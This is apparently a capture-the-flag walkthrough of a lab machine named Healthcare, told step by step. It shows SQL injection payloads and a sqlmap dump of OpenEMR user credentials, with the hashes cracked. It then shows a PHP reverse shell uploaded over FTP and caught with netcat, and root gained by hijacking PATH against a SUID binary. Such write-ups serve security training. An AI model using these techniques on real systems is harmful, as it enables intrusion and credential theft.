

Healthcare

Target IP: 192.168.1.9

Portscan

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
| http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
| _/all_our_e-mail_addresses /admin/ /
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_http-title: Coming Soon 2
Service Info: OS: Unix
```


Gobuster

Gobuster with the wordlist `dirbuster-medium.txt` gives me nothing interesting But on changing the Wordlist to `directory-list-2.3-big.txt` Got a Dir Called `/openemr`. Thanks to the creator ([v1n1v131r4](#)) of the machine who helped me with this.

```
$gobuster dir -w ~/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt -u
http://192.168.1.9
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.1.9
[+] Threads:      10
[+] Wordlist:      /home/hitesh/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/09/06 20:24:10 Starting gobuster
=====
/index (Status: 200)
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/favicon (Status: 200)
/robots (Status: 200)
/fonts (Status: 301)
/gitweb (Status: 301)
/phpMyAdmin (Status: 403)
/server-status (Status: 403)
```

```
/server-info (Status: 403)
/openemr (Status: 301)
```


Openemr



As we can see above, when we opened the `openemr` directory on the browser, it redirected us to a login page where we have to enter the username and password. Since we don't know any usernames or passwords yet, I tried some default username and password combinations on that login screen, but that didn't work.

Sql Injection

I started analyzing the website for vulnerabilities. I intercept the request in burp and found that it can be vulnerable to SQL injection (SQLi). This was done by adding a single quote(') in `/openemr/interface/login/validateUser.php?u='`. The website responded with an SQL error message, indicating that it might be vulnerable.



I use sqlmap to enumeration more.

```
sqlmap -u http://192.168.1.9/openemr/interface/login/validateUser.php?u=admin -D openemr -T users --dump
```

```
__H__
__ __[,]__ __ __ {1.4.8#stable}
|_ -| . ['] | .' | . |
|__|_ [.]_|_|_|_|_|_|_|_|
|_|V... |_| http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:12:34 /2020-09-06/

[22:12:35] [INFO] resuming back-end DBMS 'mysql'

[22:12:35] [INFO] testing connection to the target URL

you have not declared cookie(s), while server wants to set its own ('OpenEMR=63a369aae71...8c445a0dd6'). Do you want to use those [Y/n]

sqlmap resumed the following injection point(s) from stored session:

Parameter: u (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: u=admin' AND 4430=4430 AND 'Qdai'='Qdai

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: u=admin' AND (SELECT 1685 FROM(SELECT COUNT(*),CONCAT(0x71767a7071,(SELECT (ELT(1685=1685,1))),0x716b707171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'mswE'='mswE

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: u=admin' AND (SELECT 7341 FROM (SELECT(SLEEP(5)))fEST) AND 'FSmY'='FSmY

[22:12:39] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.0

[22:12:39] [INFO] fetching columns for table 'users' in database 'openemr'

[22:12:39] [INFO] fetching entries for table 'users' in database 'openemr'

[22:12:39] [INFO] resumed: ''

[22:12:39] [INFO] resumed: '1'

[22:12:39] [INFO] resumed: ' '

[22:12:39] [INFO] resumed: '1'

[22:12:39] [INFO] resumed: ' '

[22:12:39] [INFO] resumed: '3'

...

...

[22:12:39] [INFO] resumed: 'medical'

[22:12:39] [INFO] resumed: ' '

[22:12:39] [INFO] resumed: ' '

[22:12:39] [INFO] resumed: ' '

[22:12:39] [INFO] recognized possible password hashes in column 'password'

do you want to store hashes to a temporary file for eventual further processing with other tools

[y/N]

```
do you want to crack them via a dictionary-based attack? [Y/n/q]
[22:12:42] [INFO] using hash method 'sha1_generic_passwd'
[22:12:42] [INFO] resuming password 'ackbar' for hash '3863efef9ee2bfbcb51ecdca359c6302bed1389e8' for
user 'admin'
[22:12:42] [INFO] resuming password 'medical' for hash 'ab24aed5a7c4ad45615cd7e0da816eea39e4895d' for
user 'medical'
```

I dump `users` table of database `openemr` and found 2 users with hashes.

```
admin : ackbar
medical : medical
```

Upload Shell with FTP

Further, I login to FTP using `medical` creds.

```
$ftp 192.168.1.9
Connected to 192.168.1.9.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.1.9]
Name (192.168.1.9:hitesh): medical
331 Password required for medical
Password:
230 User medical logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

We have read-write permission to `/var/www/html/openemr` directory.

```
ftp> cd /var/www/html
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  2 root    root      4096 Oct 27  2011 addon-modules
drwxr-xr-x  2 root    root      4096 Jan  7  2018 css
-rw-r--r--  1 root    root      1406 Mar 19  2011 favicon.ico
drwxr-xr-x  5 root    root      4096 Jan  7  2018 fonts
drwxr-xr-x  3 root    root      4096 Jul 29 21:31 images
-rwxr-xr-x  1 root    root     5031 Jan  6  2018 index.html
drwxr-xr-x  2 root    root      4096 Jan  7  2018 js
drwxr-xr-x 21 medical medical   4096 Sep  6 15:31 openemr
-rw-r--r--  1 root    root       620 Mar 19  2011 robots.txt
drwxr-xr-x  8 root    root      4096 Jan  7  2018 vendor
226 Transfer complete
```

So, let's upload the reverse shell on box.

```
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful
150 Opening BINARY mode data connection for shell.php
226 Transfer complete
5493 bytes sent in 0.34 secs (15.7194 kB/s)
```

Reverse Shell

Access the reverse shell with url `http://ip/openemr/shell.php` and get the shell.

```
$ curl http://192.168.1.9/openemr/shell.php
$nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.9] 42953
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686
i386 GNU/Linux
 10:01:29 up 19 min,  0 users,  load average: 1.00, 1.00, 0.74
USER      TTY      LOGIN@  IDLE   JCPU   PCPU WHAT
uid=479(apache) gid=416(apache) groups=416(apache)
sh: no job control in this shell
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ ^Z
[1]+  Stopped                  nc -nvlp 4444
└─[x]─[hitesh@parrot]─[~/boxes/vulnhub/healthcare]
└─ $stty raw -echo
└─[hitesh@parrot]─[~/boxes/vulnhub/healthcare]
└─ $nc -nvlp 4444

bash-4.1$ export TERM=xterm
```

User Medical

We can use the password `medical` to su user `medical` .

```
bash-4.1$ su - medical
su - medical
Password: medical

[medical@localhost ~]$
```

Privesc to root

Looking at SUID files, `/usr/bin/healthcheck` stands out because it's not a standard Linux binary.

```
[medical@localhost ~]$ find / -perm -4000 2>/dev/null
/usr/libexec/pt_chown
/usr/lib/ssh/ssh-keysign
/usr/lib/polkit-resolve-exe-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/chromium-browser/chrome-sandbox
/usr/lib/polkit-grant-helper-pam
/usr/lib/polkit-set-default-helper
/usr/sbin/filesareset
/usr/sbin/traceroute6
/usr/sbin/usernetctl
```

```

/usr/sbin/userhelper
/usr/bin/crontab
/usr/bin/at
/usr/bin/pumount
/usr/bin/batch
/usr/bin/expiry
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/wvdial
/usr/bin/pmount
/usr/bin/sperl5.10.1
/usr/bin/gpgsm
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpg
/usr/bin/healthcheck
/usr/bin/Xwrapper
/usr/bin/ping6
/usr/bin/chsh
/lib/dbus-1/dbus-daemon-launch-helper
/sbin/pam_timestamp_check
/bin/ping
/bin/fusermount
/bin/su
/bin/mount
/bin/umount

```

The program just seems to be running a bunch of standard linux programs like `fdisk`.

```

[medical@localhost ~]$ strings /usr/bin/healthcheck
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IIO_stdin_used
setuid
system
setgid
__libc_start_main
GLIBC_2.0
PTRhp
[^_]
clear ; echo 'System Health Check' ; echo '' ; echo 'Scanning System' ; sleep 2 ; ifconfig ; fdisk -l
; du -h

```

The program is vulnerable because we control the `PATH` and the program doesn't use the absolute path to execute the programs so we can execute anything we want as root. To get root I'll just create a script that sets the SUID bit on `/bin/bash`, name it `fdisk` and call `/usr/bin/healthcheck` after setting the path to my current directory so it doesn't execute the real `fdisk` program but my own script.

```

[medical@localhost ~]$ echo "/bin/bash" > fdisk
[medical@localhost ~]$ chmod +x fdisk
[medical@localhost ~]$ export PATH=/home/medical:$PATH

```

```
[medical@localhost ~]$ echo $PATH
/home/medical:/bin:/usr/bin:/usr/local/bin:/usr/bin/X11:/usr/games:/usr/lib/qt4/bin:/home/medical/bin
[medical@localhost ~]$ /usr/bin/healthcheck
```


System Health Check

Scanning System

```
sh: ifconfig: command not found
[root@localhost ~]#
```

Root Flag

```
[root@localhost root]# cat root.txt
```



Thanks for Playing!

Follow me at: <http://v1n1v131r4.com>

```
root hash: eaff25eaa9ffc8b62e3dfebf70e83a7b
```